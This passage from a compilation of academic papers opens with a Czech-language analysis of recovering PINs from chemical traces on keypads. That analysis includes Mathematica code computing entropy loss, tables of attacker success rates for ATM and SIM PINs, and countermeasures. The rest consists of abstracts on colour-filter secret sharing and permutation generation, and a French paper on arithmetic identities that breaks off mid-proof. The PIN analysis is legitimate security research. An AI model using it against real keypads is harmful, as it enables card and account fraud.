Příklad: Signatura $p =$ 47524 je $\{(2, 4), (3, 3), (4, 2), (4, 4)\}$. Tato signatura byla spočítána následovně: číslice 7 má *dva* předchůdce (4 a sama sebe) a *čtyři* následníky (sebe, 5, 2 a 4) a proto tedy člen $(2, 4)$ v signatuře. Číslice 5 má *tři* předchůdce (4, 7 a sebe) a *tři* následníky (sebe, 2 a 4), proto tedy člen $(3, 3)$ v signatuře. Číslice 2 má *čtyři* předchůdce (4, 7, 5 a sebe) a *dva* následníky (sebe a 4), proto tedy člen $(4, 2)$ v signatuře. A nakonec číslice 4 má *čtyři* předchůdce (sebe, 7, 5 a 2) a *čtyři* následníky (7, 5, 2 a sebe) a proto tedy člen $(4, 4)$ v signatuře.

Definice dignatury uvažuje pouze předchůdce a následníky a může tedy být přirozeně rozšířena na stopy. Bez důkazu předkládáme následující tvrzení:

Proposition 2. *Signatura je invariantní vzhledem k rozkladu grupy $\mathcal{S}_d$. Dále navíc stopy t_1 a t_2 mají stejnou signaturu právě když existuje permutace $\sigma \in \mathcal{S}_d$, která*

$$t_2 = \sigma \cdot t_1$$

2.2 Kolik PINů Existuje?

Chtěli bychom vypočítat počet PINů p takových, že $\tau(p) = t$. Nechť $\mathcal{P}$ je vzorem $\tilde{t}$ ve funkci $\tilde{\tau}$. V rámci každé třídy rozkladu c_i v $\mathcal{P}$ existuje (alespoò) PIN π_i, takový že $\tau(\pi_i) = t$.

Nechť p označuje PIN, pro který $t = \tau(p)$. Máme tedy $\tilde{t} = \tilde{\tau}(\tilde{p})$. Z toho vyplývá, že existuje index i takový, že $\tilde{p} = \tilde{\pi}_i$, což můžeme vyjádřit jako $p = \sigma \cdot \pi_i$.

Převodem do stop získáváme:

$$t = \tau(p) = \tau(\sigma \cdot \pi_i) = \sigma \cdot \tau(\pi_i) = \sigma \cdot t.$$

Počet PINů p spoòujících $\tau(p) = t$ je stejný nebo roven součinu počtu tříd rozkladu ve vzoru $\tilde{t}$ a počtu permutací σ takových, že $\sigma \cdot t = t$. Množinu těchto permutací nazýváme *stabilizátor t*.

Signatura stopy t je uspořádaná množina dvojic celých čísel. Tato množina může být permutována. Stabilizátor této signatury spočívá v permutacích ponechávajících množinu uspořádanou. Můžeme dokázat, že stabilizátor stopy a stabilizátor signatury mají stajný počet prvků. Výhodou je, že nalezení stabilizátoru signatury je mnohem snazší, než nalezení stabilizátoru stopy.

3 Vyhodnocení Ztráty Entropie

Abychom mohli kvantifikovat množství tajné informace prozrazené při tomto typu útoku, označíme pomocí $w(p)$ množství PINů q tak, že platí $\tau(p) = \tau(q)$. Pro každé celé číslo n potřebujeme vyhodnotit funkci $e^d_\ell(n)$ počítající počet PINů, které splòují $w(p) = n$. To můžeme učinit na základě pozorování provedených v předchozí sekci.

Krok 1 Vytvořit všechny kanonické PINy rekursivním způsobem. Funkce, která to udělá je triviální (notace programu Mathematica):

```
Rec[lst_, k_, n_] := Module[{i},
      If[k == 0, Treat[lst]; Return[]];
      For[i = 1, i ≤ n, i++, Rec[Append[lst, i], k - 1, n]];
      Rec[Append[lst, n + 1], k - 1, n + 1];
      ];
```

Všimněte si, že kdykoliv je vygenerován kanonický PIN, `Rec` na něj spouští `Treat`.

Krok 2 `Treat` počítá signaturu kanonického PINu. Proměnná `pre` obsahuje počet předchůdců každé číslice a `suc` obsahuje počet následníků každé číslice. Pomocí `Transpose` je získán počet předchůdců a následníků každé číslice. Setříděním tohoto seznamu získáme signaturu PINu:

```
Treat[lst_] := Module[{t, l, s, i, j},
      l = Max[lst];
      t = 1;
      pre = Table[i, {i, 1, l}];
      For[i = 1, i ≤ Length[lst], i++,
         t = Max[t, lst[[i]]];
         pre[[lst[[i]]]] = t;
         ];
      suc = {};
      For[i = 1, i ≤ l, i++,
         s = 0;
         For[j = 1, j ≤ l, j++, If[pre[[j]] ≥ i, s++]];
         AppendTo[suc, s];
         ];
      τ = Sort[Transpose[{pre, suc}]];
      AppendTo[types, τ];
      ];
```

Krok 3 Pro každou signaturu nyní můžeme vypočítat počet odpovídajících kanonických PINů a vynásobit výsledek kardinalitou stabilizátoru signatury (dané pomocí `AutoSym`):

```
Nice[lst_] := Sort[({Length[Position[lst, #]], #}) & /@ Union[lst]];

AutoSym[lst_] := Times @@ ((#[[1]]!) & /@ Nice[lst]);

Compute[l_, d_] := Module[{ν, σ, nb, z, a, m, n},
     (* computing canonical PINs *)
     types = {};
     Rec[{1}, l - 1, 1];

     (* grouping traces *)
     ν = Nice[types];

     (* computing entropy *)
     nb = z = 0;
     For[i = 1, i ≤ Length[ν], i++,
        σ = AutoSym[ν[[i, 2]]];
        a = ν[[i, 1]]*σ;
        m = Max @@ ν[[i, 2]];
        n = ν[[i, 1]]*(d!/(d - m)!);
        nb += n;
        z += Log[2, a]*n;
        ];
     Print[N[z/nb, 20], " bits"];
     ];
```

Vyhodnocením (*např.* `In[1]:= Compute[9,10]`) získáme:

```
5.2080553744037319192 bitů
```

4 Výsledky pro Decimální PINy ($d = 10$)

V této části ukážeme pro $3 \leq \ell \leq 8$ počet PINů mající danou hodnotu w a $H(\mathcal{P}_\ell^d)$ a množství informace nezískané pomocí chemického útoku. Autoři vypočítali $e_\ell^{10}(n)$ pro $3 \leq \ell \leq 12$ a všechny hodnoty n, ale tabulky pro $\ell \geq 9$ jsou příliš rozsáhlé pro jejich zveřejnění zde (68, 122, 226 a 429 nenulových hodnot n pro $\ell = 9$, 10, 11 a 12). Zdrojový kód pro program Mathematica je k dispozici u autorů příspěvku.

n	$\ell = 3$	$\ell = 4$	$\ell = 5$	$\ell = 6$	$\ell = 7$	$\ell = 8$
1	730	5770	45370	337690	2268010	13487050
2	270	1440	15120	120960	967680	7862400
3		2430				
4			20520	35280	635040	6713280
5				151650		
6			4320		907740	
7			5040			4234230
8		360		80640		
9				45360	816480	
10			7200	57600	655200	6048000
11					332640	5654880
12			1440	110880	181440	5564160
13						1965600
14					846720	
15					464400	
16						6652800
20					100800	
21						3190320
22			990			665280
24						483840
28						423360
30				21600		
32				23040	40320	1935360
35						1234800
36						1360800
38					383040	
44					332640	
47						4263840
48					483840	
52				2340		3144960
56					141120	1693440
58						7308000
60						1814400
68						1028160
70						2116800
84					60480	
102					73440	
108				12960		
114					5130	
120					201600	
128						967680
132						1995840
140						1411200
144					30240	362880
152						191520
198						1140480
240						10800
303						218160
336						1693440
456						1149120
600					72000	
720						1209600
2304						483840
2664						319680

Tabulka 2. Hodnoty $e_\ell^{10}(n)$.

ℓ	3	4	5	6	7	8	9	10	11	12
$H(\mathcal{P}_\ell^{10})$	0.27	0.63	1.15	1.84	2.74	3.86	5.21	6.80	8.62	10.68

Tabulka 3. Hodnoty $H(\mathcal{P}_\ell^{10})$.

4.1 Útok v případě limitování počtu neúspěšných pokusů

PINy jsou obvykle chráněny před náhodným zkoušením pomocí limitování počtu neúspěšných pokusů. Počítadlo počítá počet neúspěšných zadání PINu a zablokuje systém jakmile tento počet dosáhne prahové hodnoty r. Následující tabulka uvádí útočníkovu pravděpodobnost úspěchu pro $d = 10$ jako funkci ℓ a r.

Typicky v případě obyklého bankomatu ($\ell = 4, r = 3$) bude útok úspěšný v 98 % případů. V případě SIM karet pro GSM (kde $\ell = 8, r = 3$) bude útočníkova pravěpodobnost úspěchu stále ještě 37 %.

$\ell \rightarrowtail$	3	4	5	6	7	8	9	10	11	12
$r = 1$	0.865	0.734	0.604	0.469	0.339	0.226	0.137	0.074	0.035	0.014
$r = 2$	1.000	0.892	0.754	0.600	0.452	0.318	0.204	0.117	0.059	0.025
$r = 3$	1.000	0.978	0.829	0.671	0.517	0.370	0.242	0.142	0.073	0.032
$r = 4$	1.000	0.982	0.903	0.742	0.581	0.422	0.280	0.167	0.088	0.040
$r = 5$	1.000	0.986	0.926	0.804	0.629	0.458	0.305	0.184	0.098	0.045
$r = 6$	1.000	0.991	0.950	0.836	0.678	0.493	0.330	0.201	0.108	0.050
$r = 7$	1.000	0.996	0.966	0.868	0.711	0.529	0.355	0.217	0.118	0.055
$r = 8$	1.000	1.000	0.974	0.899	0.744	0.558	0.380	0.234	0.127	0.060

Tabulka 4. Pravděpodobnosti při počítání neúspěšných pokusů $d = 10$.

5 Protiopatření

Nejefektivnější obranou proti útoku popsaném v tomto příspěvku se zdá být dotyková obrazovka, kde jsou číslice náhodně rozmístěny. Méně technicky efektní avšak přesto efektivní protiopatření spočívá v použití různých prstů pro každou klávesu a nebo stisknutím matoucí sekcence `0123456789876543210` před použitím klávesnice ...

Literatura

1. `http://chipo.chem.uic.edu/web1/ocol/spec/MS1.htm`

Příloha
Kanonické PINy pro $d = 10$ a $\ell = 4$

kan.													
0000	1111	2222	3333	4444	5555	6666	7777	8888	9999				
0001	0002	0003	0004	0005	0006	0007	0008	0009	1110	1112	1113	...	9998
0010	0020	0030	0040	0050	0060	0070	0080	0090	1101	1121	1131	...	9989
0011	0022	0033	0044	0055	0066	0077	0088	0099	1100	1122	1133	...	9988
0012	0013	0014	0015	0016	0017	0018	0019	0021	0023	0024	0025	...	9987
0100	0200	0300	0400	0500	0600	0700	0800	0900	1011	1211	1311	...	9899
0101	0202	0303	0404	0505	0606	0707	0808	0909	1010	1212	1313	...	9898
0102	0103	0104	0105	0106	0107	0108	0109	0201	0203	0204	0205	...	9897
0110	0220	0330	0440	0550	0660	0770	0880	0990	1001	1221	1331	...	9889
0111	0222	0333	0444	0555	0666	0777	0888	0999	1000	1222	1333	...	9888
0112	0113	0114	0115	0116	0117	0118	0119	0221	0223	0224	0225	...	9887
0120	0130	0140	0150	0160	0170	0180	0190	0210	0230	0240	0250	...	9879
0121	0131	0141	0151	0161	0171	0181	0191	0212	0232	0242	0252	...	9878
0122	0133	0144	0155	0166	0177	0188	0199	0211	0233	0244	0255	...	9877
0123	0124	0125	0126	0127	0128	0129	0132	0134	0135	0136	0137	...	9876

Colorful Cryptography
- a Purely Physical Secret Sharing Scheme Based on Chromatic Filters -

[*Abstracts of the French-Israeli Workshop on Coding and Information Integrity*, Tel Aviv University, 5-8 décembre, 1994.]

David Naccache

Gemplus Card International, Cryptography Team
1 place de Navarre, F-95200, Sarcelles, France
100142.3240@compuserve.com

Abstract. In a recent paper entitled *visual cryptography*, Naor and Shamir [1] introduced a secret-sharing technique by the means of which k out of n users can recover a secret by the simple stacking of k transparencies.

In this article we show how this idea can be further generalized to color images as concretely applied to the cheap protection of partially transparent smart-cards.

1 Introduction

In Eurocrypt'94, Naor and Shamir presented a new secret sharing scheme based on the element-wise oring of binary matrices. The basic idea of this method is easily illustrated by a couple of unintelligible transparencies which superposition results in a coherent image. We invite the reader to consult [1] for more details about this method and its applications.

2 Additive Color Synthesis

Take a simple crystal prism and have the sun light go through it. You will get a colorful rainbow similar to the one observed by Isaac Newton over three centuries ago. The six *basic colors* that appear in the visual decomposition of (white) light[1] are a simple illustration of the additive synthesis principle.

The discovery of *light interference* by Thomas Young, established that all colors can be obtained by mixing various proportions of three *primary colors*: red, green and blue (RGB). This basic color synthesis mechanism is currently used by all visualization peripherals such as computer screens, televisions or overhead projectors. Colors can thus be looked upon as tri-dimensional vectors and light filtering (materials that moderate the proportion of certain colors) as simple projection.

The dimension of this model is often brought to two by normalizing $R + G + B = 1$ but this simplification prevents the modelling of certain physical operations.

[1] red, orange, yellow, green, blue and indigo

3 Chromatic Secret-Sharing

Representing an image pixel by the wave length λ_p of its color, it is possible to share the secret color λ_p between two entities by the following technique:

1. Divide the visible spectrum into c intervals $\{s_i\}_{i=1,\ldots,c}$, assume that $\lambda_p \in s_j$
2. Generate a random partition of $S = \{s_i\}_{i=1,\ldots,c} - s_j$ into a couple of subsets S_1 and S_2.
3. Produce two filters (secret-shares) F_1 and F_2 that filter respectively the wavelengths S_1 and S_2

The secret pixel can be recovered by simply superposing the two filters in front of a white light source as depicted in Figure 1.




Fig. 1. The recovering of information contained in two adjacent pixels.

References

1. M. Naor and A. Shamir, *Visual Cryptography*, Pre-proceedings of Eurocrypt'94, pp. 1–12.

Proposal for a Recurrent Denumeration of All the Permutations on Any Set of Mutually Disjoint Elements

[Scientific program and abstracts of the *Joint French-Israeli binational symposium on Combinatorics & Algorithms*, Ministry of Science and Development - National Council for Research and Development, 14-17 novembre 1989.]

David Naccache

Abstract. This note describes the permutation generation algorithm presented by the author at the *Joint French-Israeli binational symposium on Combinatorics & Algorithms* in the presence of Paul Erdős. A formal paper describing this method was never written but the extended abstract appears in the conference's proceedings.

1 Description of Basic Objects

We give here without a proof the algorithm for generating the permutations of n elements. The algorithm handles objects called *plaits*. A plait is an $\ell \times 2\ell$ table which first row is a permutation of ℓ elements and which subsequent rows are derived from the first row using a simple iterative process whereby elements move by one position to the left (or the right) as rows go downwards, except when elements reach the table's lining (ricochet) in which case elements stay against the lining for two consecutive rows as shown below:

$$\begin{pmatrix}
\cancel{a} & b & c & d & e \\
\bcancel{a} & c & b & e & d \\
c & \bcancel{a} & e & b & d \\
c & e & \bcancel{a} & d & b \\
e & c & d & \bcancel{a} & b \\
e & d & c & b & \bcancel{a} \\
d & e & b & c & \cancel{a} \\
d & b & e & \cancel{a} & c \\
b & d & \cancel{a} & e & c \\
b & \cancel{a} & d & c & e
\end{pmatrix}$$

The two possible forms of odd-size plaits are shown below (one being simply the vertical mirror image of the other):

$$\begin{pmatrix} a&b&c&d&e\\ a&c&b&e&d\\ c&a&e&b&d\\ c&e&a&d&b\\ e&c&d&a&b\\ e&d&c&b&a\\ d&e&b&c&a\\ d&b&e&a&c\\ b&d&a&e&c\\ b&a&d&c&e \end{pmatrix} \begin{pmatrix} a&b&c&d&e\\ b&a&d&c&e\\ b&d&a&e&c\\ d&b&e&a&c\\ d&e&b&c&a\\ e&d&c&b&a\\ e&c&d&a&b\\ c&e&a&d&b\\ c&a&e&b&d\\ a&c&b&e&d \end{pmatrix}$$

and there are two possible forms of even-size plaits (in one symbols start moving inwards and in the other outwards):

$$\begin{pmatrix} a&b&c&d\\ a&c&b&d\\ c&a&d&b\\ c&d&a&b\\ d&c&b&a\\ d&b&c&a\\ b&d&a&c\\ b&a&d&c \end{pmatrix} \begin{pmatrix} a&b&c&d\\ b&a&d&c\\ b&d&a&c\\ d&b&c&a\\ d&c&b&a\\ c&d&a&b\\ c&a&d&b\\ a&c&b&d \end{pmatrix}$$

2 The Algorithm

The algorithm constructs bigger plaits from smaller ones is:

- Let $P_{\ell-1}$ be a plait of size $\ell-1$. Construct an $\ell \times \ell$ table $P'_{\ell-1}$ by deleting the even rows from $P_{\ell-1}$.
- Append to each of the ℓ rows of $P'_{\ell-1}$ the element ℓ and use the resulting ℓ strings to construct ℓ plaits of size ℓ.
- Repeat the above iteratively for all generated plaits.

We will illustrate the process by constructing all the $5! = 120$ permutations of the set $\{1,2,3,4,5\}$: starting with $\begin{pmatrix} 2\,1\\ 1\,2 \end{pmatrix}$ and removing the even row we get: $(\,2\,1\,)$. Appending 3 we get $(\,3\,2\,1\,)$ that we use to seed the plait P:

$$P = \begin{pmatrix} 3&2&1\\ 3&1&2\\ 1&3&2\\ 1&2&3\\ 2&1&3\\ 2&3&1 \end{pmatrix} \quad \text{where removing even rows yields:} \quad P' = \begin{pmatrix} 3&2&1\\ 1&3&2\\ 2&1&3 \end{pmatrix}$$

appending 4 we get $(\,4\,3\,2\,1\,), (\,4\,1\,3\,2\,), (\,4\,2\,1\,3\,)$ that we use to seed the plaits:

$$\begin{pmatrix}4&3&2&1\\4&2&3&1\\2&4&1&3\\2&1&4&3\\1&2&3&4\\1&3&2&4\\3&1&4&2\\3&4&1&2\end{pmatrix}\begin{pmatrix}4&1&3&2\\4&3&1&2\\3&4&2&1\\3&2&4&1\\2&3&1&4\\2&1&3&4\\1&2&4&3\\1&4&2&3\end{pmatrix}\begin{pmatrix}4&2&1&3\\4&1&2&3\\1&4&3&2\\1&3&4&2\\3&1&2&4\\3&2&1&4\\2&3&4&1\\2&4&3&1\end{pmatrix}\quad \text{wherefrom:}\quad \begin{pmatrix}4&3&2&1\\2&4&1&3\\1&2&3&4\\3&1&4&2\end{pmatrix}\begin{pmatrix}4&1&3&2\\3&4&2&1\\2&3&1&4\\1&2&4&3\end{pmatrix}\begin{pmatrix}4&2&1&3\\1&4&3&2\\3&1&2&4\\2&3&4&1\end{pmatrix}$$

appending 5 we get:

$$\begin{array}{ccccccc}5\,4\,3\,2\,1&,&5\,2\,4\,1\,3&,&5\,1\,2\,3\,4&,&5\,3\,1\,4\,2\\5\,4\,1\,3\,2&,&5\,3\,4\,2\,1&,&5\,2\,3\,1\,4&,&5\,1\,2\,4\,3\\5\,4\,2\,1\,3&,&5\,1\,4\,3\,2&,&5\,3\,1\,2\,4&,&5\,2\,3\,4\,1\end{array}$$

that we use to seed plaits of size five which rows represent all the permutations of five elements:

$$\begin{pmatrix}5&4&3&2&1\\5&3&4&1&2\\3&5&1&4&2\\3&1&5&2&4\\1&3&2&5&4\\1&2&3&4&5\\2&1&4&3&5\\2&4&1&5&3\\4&2&5&1&3\\4&5&2&3&1\end{pmatrix}\begin{pmatrix}5&2&4&1&3\\5&4&2&3&1\\4&5&3&2&1\\4&3&5&1&2\\3&4&1&5&2\\3&1&4&2&5\\1&3&2&4&5\\1&2&3&5&4\\2&1&5&3&4\\2&5&1&4&3\end{pmatrix}\begin{pmatrix}5&1&2&3&4\\5&2&1&4&3\\2&5&4&1&3\\2&4&5&3&1\\4&2&3&5&1\\4&3&2&1&5\\3&4&1&2&5\\3&1&4&5&2\\1&3&5&4&2\\1&5&3&2&4\end{pmatrix}\begin{pmatrix}5&3&1&4&2\\5&1&3&2&4\\1&5&2&3&4\\1&2&5&4&3\\2&1&4&5&3\\2&4&1&3&5\\4&2&3&1&5\\4&3&2&5&1\\3&4&5&2&1\\3&5&4&1&2\end{pmatrix}\begin{pmatrix}5&4&1&3&2\\5&1&4&2&3\\1&5&2&4&3\\1&2&5&3&4\\2&1&3&5&4\\2&3&1&4&5\\3&2&4&1&5\\3&4&2&5&1\\4&3&5&2&1\\4&5&3&1&2\end{pmatrix}\begin{pmatrix}5&3&4&2&1\\5&4&3&1&2\\4&5&1&3&2\\4&1&5&2&3\\1&4&2&5&3\\1&2&4&3&5\\2&1&3&4&5\\2&3&1&5&4\\3&2&5&1&4\\3&5&2&4&1\end{pmatrix}$$

$$\begin{pmatrix}5&2&3&1&4\\5&3&2&4&1\\3&5&4&2&1\\3&4&5&1&2\\4&3&1&5&2\\4&1&3&2&5\\1&4&2&3&5\\1&2&4&5&3\\2&1&5&4&3\\2&5&1&3&4\end{pmatrix}\begin{pmatrix}5&1&2&4&3\\5&2&1&3&4\\2&5&3&1&4\\2&3&5&4&1\\3&2&4&5&1\\3&4&2&1&5\\4&3&1&2&5\\4&1&3&5&2\\1&4&5&3&2\\1&5&4&2&3\end{pmatrix}\begin{pmatrix}5&4&2&1&3\\5&2&4&3&1\\2&5&3&4&1\\2&3&5&1&4\\3&2&1&5&4\\3&1&2&4&5\\1&3&4&2&5\\1&4&3&5&2\\4&1&5&3&2\\4&5&1&2&3\end{pmatrix}\begin{pmatrix}5&1&4&3&2\\5&4&1&2&3\\4&5&2&1&3\\4&2&5&3&1\\2&4&3&5&1\\2&3&4&1&5\\3&2&1&4&5\\3&1&2&5&4\\1&3&5&2&4\\1&5&3&4&2\end{pmatrix}\begin{pmatrix}5&3&1&2&4\\5&1&3&4&2\\1&5&4&3&2\\1&4&5&2&3\\4&1&2&5&3\\4&2&1&3&5\\2&4&3&1&5\\2&3&4&5&1\\3&2&5&4&1\\3&5&2&1&4\end{pmatrix}\begin{pmatrix}5&2&3&4&1\\5&3&2&1&4\\3&5&1&2&4\\3&1&5&4&2\\1&3&4&5&2\\1&4&3&2&5\\4&1&2&3&5\\4&2&1&5&3\\2&4&5&1&3\\2&5&4&3&1\end{pmatrix}$$

Identités Arithmétiques Liées à des Équations Différentielles Dans $\mathbb{Z}[X]$

[Non publié.]

Paul Camion[1] et David Naccache[2]

[1] Équipe Combinatoire
Université Pierre et Marie Curie
Case 189, 4 place Jussieu
Paris F-75252 CEDEX 05, France
paul.camion@ecp6.jussieu.fr
[2] Royal Holloway, University of London
Information Security Group
Egham, Surrey TW20 0EX, UK
david.naccache@rhul.ac.uk

Résumé. L'opérateur linéaire $\nabla : f(X) \rightsquigarrow f(X) - f(X-1)$ du $\mathbb{Z}$-module $\mathbb{Z}[X]$ est utilisé en analyse combinatoire [1]. Nous montrons comment une identité arithmétique observée dans [3], et dont nous donnons la preuve conduit à la résolution en $P(X)$ dans $\mathbb{Z}[X]$, c dans $\mathbb{Z}$ de l'équation différentielle

$$X\ P(X) + \nabla P(X) + c = d(X) \tag{1}$$

pour tout $f(X)$ de $\mathbb{Z}[X]$.

Nous donnons une résolution de (1) et d'autres équations de même nature indépendamment de [3]. Ceci nous conduit à proposer une démonstration et une solution pour une identité arithmétique plus générale que la première (conjecturée dans [4]) de même que pour d'autres identités de même nature.

1 Introduction

Dans cet article nous explorons des identités combinatoires permettant de dériver des relations entre sommes de factorielles, puissances de nombres réels et polynômes. À titre d'exemple, nos techniques permettent de dériver des identités du type :

$$\forall n \in \mathbb{N}, \quad \left(293 - \sum_{k=1}^{n}(k^3 + 11k^2 + 3k - \frac{1310}{7^3})7^{k+2}k!\right)^3 = 7^{3n} \times \left(293^3 - \sum_{k=1}^{n} \tau(k)k!^3\right)$$

$$\begin{gathered}\tau(k) = 381715264 - 604710369k + 377229114k^2 - 151301058k^3 - 32787864 \times 7k^4 \\ +2829735 \times 7^2k^5 + 80504 \times 7^4k^6 + 18864 \times 7^4k^7 + 234 \times 7^5k^8 + 7^6k^9\end{gathered}$$

Les notations sont celles de L. Comtet [2].

On note

$$< X >_k = \prod_{i=0}^{k-1}(X+i) = X(X+1)\ldots(X+k-1)$$

le polynôme générateur des nombres de Stirling absolus de première espèce [2].

La base $\{< X >_i,\ i \in \mathbb{N}\}$ du $\mathbb{Z}$-module $\mathbb{Z}[X]$ peut faciliter la résolution d'équations différentielles en ∇. On constate d'abord que à tout $a(T)$ de $\mathbb{Z}[[T]]$ correspond un élément $a(\nabla)$ qui est un opérateur bien défini sur $\mathbb{Z}[X]$ du fait que $\nabla^j < X >_i = 0$ pour tout $j > i$. On voit alors qu'il y a isomorphisme de $\mathbb{Z}[[T]]$ sur l'anneau d'opérateurs $\mathbb{Z}[[\nabla]]$. Puisque tout $a(Z)$ de $\mathbb{Z}[[T]]$ est inversible si et seulement si son terme constant est une unité de $\mathbb{Z}$, il en est alors de même de $a(\nabla)$ et dans ce cas, l'équation différentielle

$$a(\nabla)P(X) = d(X) \tag{2}$$

où $d(X)$ est donné dans $\mathbb{Z}[X]$ a pour solution $a^{-1}(\nabla)d(X)$.

A titre d'exemple, traitons l'équation différentielle

$$P(X) - 2P(X-1) = < X >_k$$

On peut l'écrire

$$(-I + 2\nabla)P(X) = < X >_k$$

Par conséquent

$$P(X) = -(I - 2\nabla)^{-1} < X >_k = - < X >_k -2k < X >_{k-1} -4k(k-1) < X >_{k-2} \dots \tag{3}$$

Si l'on remplace $< X >_k$ dans (3) par un polynôme quelconque $d(X)$ de $\mathbb{Z}[X]$ il suffira d'écrire $d(X)$ dans la base $\{< X >_i,\ i \in \mathbb{N}\}$ pour obtenir la solution par (3). Pour $d(X) = X^2$ par exemple, on obtient

$$P(X) = -(< X >_2 +4X + 8) + X + 2 = -X^2 - 4X - 6$$

2 Polynôme de l'Anneau $\mathbb{Z} < \nabla, XI >$ Dans (2)

Considérons le cas où l'opérateur est un polynôme de l'anneau non commutatif $\mathbb{Z} < \nabla, XI >$ dans l'équation (2).

2.1 Unicité en Cas d'Existence

Si l'équation

$$(\nabla + XI)P(X) + c = d(X) \tag{4}$$

en $(P(X), c) \in \mathbb{Z}[X] \times \mathbb{Z}$ pour $d(X)$ donné dans $\mathbb{Z}[X]$ a une solution, celle-ci est unique, car aucun polynôme non nul n'est envoyé sur une constante par $\nabla + XI$.

2.2 Existence d'une Solution

Le choix de c permet de résoudre (4) dans le cas où $d(X)$ est réduit à une constante. Donnons nous pour $P_m(X), m \in \mathbb{N}$ la suite X^m. On obtient alors

$$(\nabla + XI)X^m = X^{m+1} + f_m(X) \quad \text{où} \quad f_m(X) = \sum_{i=0}^{m-1} (-1)^{m+i+1} \binom{m}{i} X^i$$

Dès lors $(\nabla + XI)\{X^m, m \in \mathbb{N}\}$ forme une base du $\mathbb{Z}$-module $X\mathbb{Z}[X]$ ce qui nous assure qu'il existe une suite de polynômes $\{P_m(X), m \in \mathbb{N}\}$, avec $\deg P_m(X) = m$ tels que

$$\forall m \in \mathbb{N}, (\nabla + XI)P_{m-1}(X) + a_m = X^m \tag{5}$$

Nous exhibons cette suite et donnons un algorithme pour la construire.

Nous pouvons énoncer la

Caractéristique 1. L'équation

$$(\nabla + XI)P(X) + c = d(X)$$

en $(P(X), c) \in \mathbb{Z}[X] \times \mathbb{Z}$ a une et une seule solution pour tout $d(X)$ donné dans $\mathbb{Z}[X]$.

2.3 L'Identité Publiée au *Pentagon*

Nous nous intéressons maintenant à une identité, donnée dans preuve, dans la revue *The Pentagon* [3].

Caractéristique 2. Pour tous entiers naturels m et n, $n \geq 1$, on a

$$\sum_{k=1}^{n} k^m k! = (n+1)! P_{m-1}(n) + a_m \sum_{k=1}^{n} k! + b_m \tag{6}$$

où P_{m-1} est un polynôme de degré $m-1$ de $\mathbb{Z}[X]$, et a_m et b_m des entiers relatifs.

Nous démontrons cette identité dans la prochaine section mais si nous l'admettons, par différence sur deux valeurs successives de n, on obtient de (6) après division par $n!$

$$n^m = (n+1)P_{m-1}(n) - P_{m-1}(n-1) + a_m \tag{7}$$

Puisque pour chaque entier naturel m, (7) est vérifiée pour tout entier n et que $P_{m-1}(n)$ est un polynôme de n, chaque polynôme $P_{m-1}(X)$ vérifie bien l'identité polynômiale (5).

Notons que

$$\forall m \in \mathbb{N}, a_m = P_{m-1}(-1) - P_{m-1}(0)$$

Ainsi, comme nous le verrons par la suite, a_m s'avère égal (en valeur absolue) au m-ème nombre de Uppuluri-Carpenter $B_m^{\pm}$. $B_m^{\pm} = \sum_{k=1}^{n} (-1)^k S(n,k)$, valeur de la m-ème dérivée en zéro de la fonction

$$\Xi(x) = e^{1+x-e^x}$$

est la difference entre le nombre de partitions de l'ensemble $\{1, 2, \ldots, n\}$ en un nombre pair de classes et le nombre de partitions de l'ensemble $\{1, 2, \ldots, n\}$ en un nombre impair de classes [5].

2.4 Démonstration Basée Sur la Résolvabilité de l'Équation Différentielle

Soit $P_{m-1}(n)$ la fonction polynôme donnée par la résolution de (5). Nommons I_n la différence entre le membre de gauche et le membre de droite de (6). Notons que si l'on fait $b_m = P_{m-1}(0)$ alors (6) a un sens pour $n = 0$ et $I_0 = 0$. Dès lors puisque $I_n - I_{n-1} = 0$ pour tout entier naturel n du fait que $P_{m-1}(X)$ vérifie (5), la Caractéristique 2 est vérifiée.

3 Démonstration Algorithmique de l'Identité Arithmétique

3.1 Preuve de 6

3.1.1 Une identité annexe : démontrons d'abord la

Caractéristique 3. Pour tous entiers naturels m et $n \geq 1$, on a

$$\sum_{k=1}^{n} < k >_m k! = (n+1)! Q_{m-1}(n) + u_m \sum_{k=1}^{n} k! + v_m \tag{8}$$

où Q_{m-1} est un polynôme de degré $m-1$ de $\mathbb{Z}[X]$ et u_m et v_m des entiers relatifs.

Preuve. L'égalité (8) est vérifiée pour $m = 1$ avec $Q_0 = 1$, $u_1 = 0$ et $v_1 = -1$. On raisonne alors par récurrence sur m.

On constate d'abord que

$$\sum_{k=1}^{n} < k >_m k! + \sum_{k=1}^{n} (k+m-1)! = \sum_{k=1}^{n} < k+1 >_{m-1} (k+1)!$$

en mettant $k!$ en facteur dans le premier membre.

Or pour $m \geq 2$, on a

$$\begin{aligned}\sum_{k=1}^{n} (k+m-1)! &= (n+m-1)! + (n+m-2)! + \ldots + (n+1)! \\ &\quad + \sum_{k=1}^{n} k! - ((m-1)! + \ldots + 1) \\ &= (n+1)! R_{m-2}(n) + \sum_{k=1}^{n} k! - f_{m-1}\end{aligned}$$

où l'on voit que $R_i(X)$ est un polynôme de degré i de $\mathbb{Z}[X]$, $R_0 = 1$. On note

$$f_m = \sum_{i=1}^{m} i!$$

D'autre part,

$$\begin{aligned}\sum_{k=1}^{n} < k+1 >_{m-1} (k+1)! &= \sum_{k=1}^{n} < k >_{m-1} k! \\ &\quad +(n+1)(n+2)\dots(n+m-1)(n+1)! - (m-1)! \\ &= \sum_{k=1}^{n} < k >_{m-1} k! + S_{m-1}(n)(n+1)! - (m-1)!\end{aligned}$$

où $S_{m-1}(X)$ est un polynôme de degré $m-1$ de $\mathbb{Z}[X]$.
On a donc au total

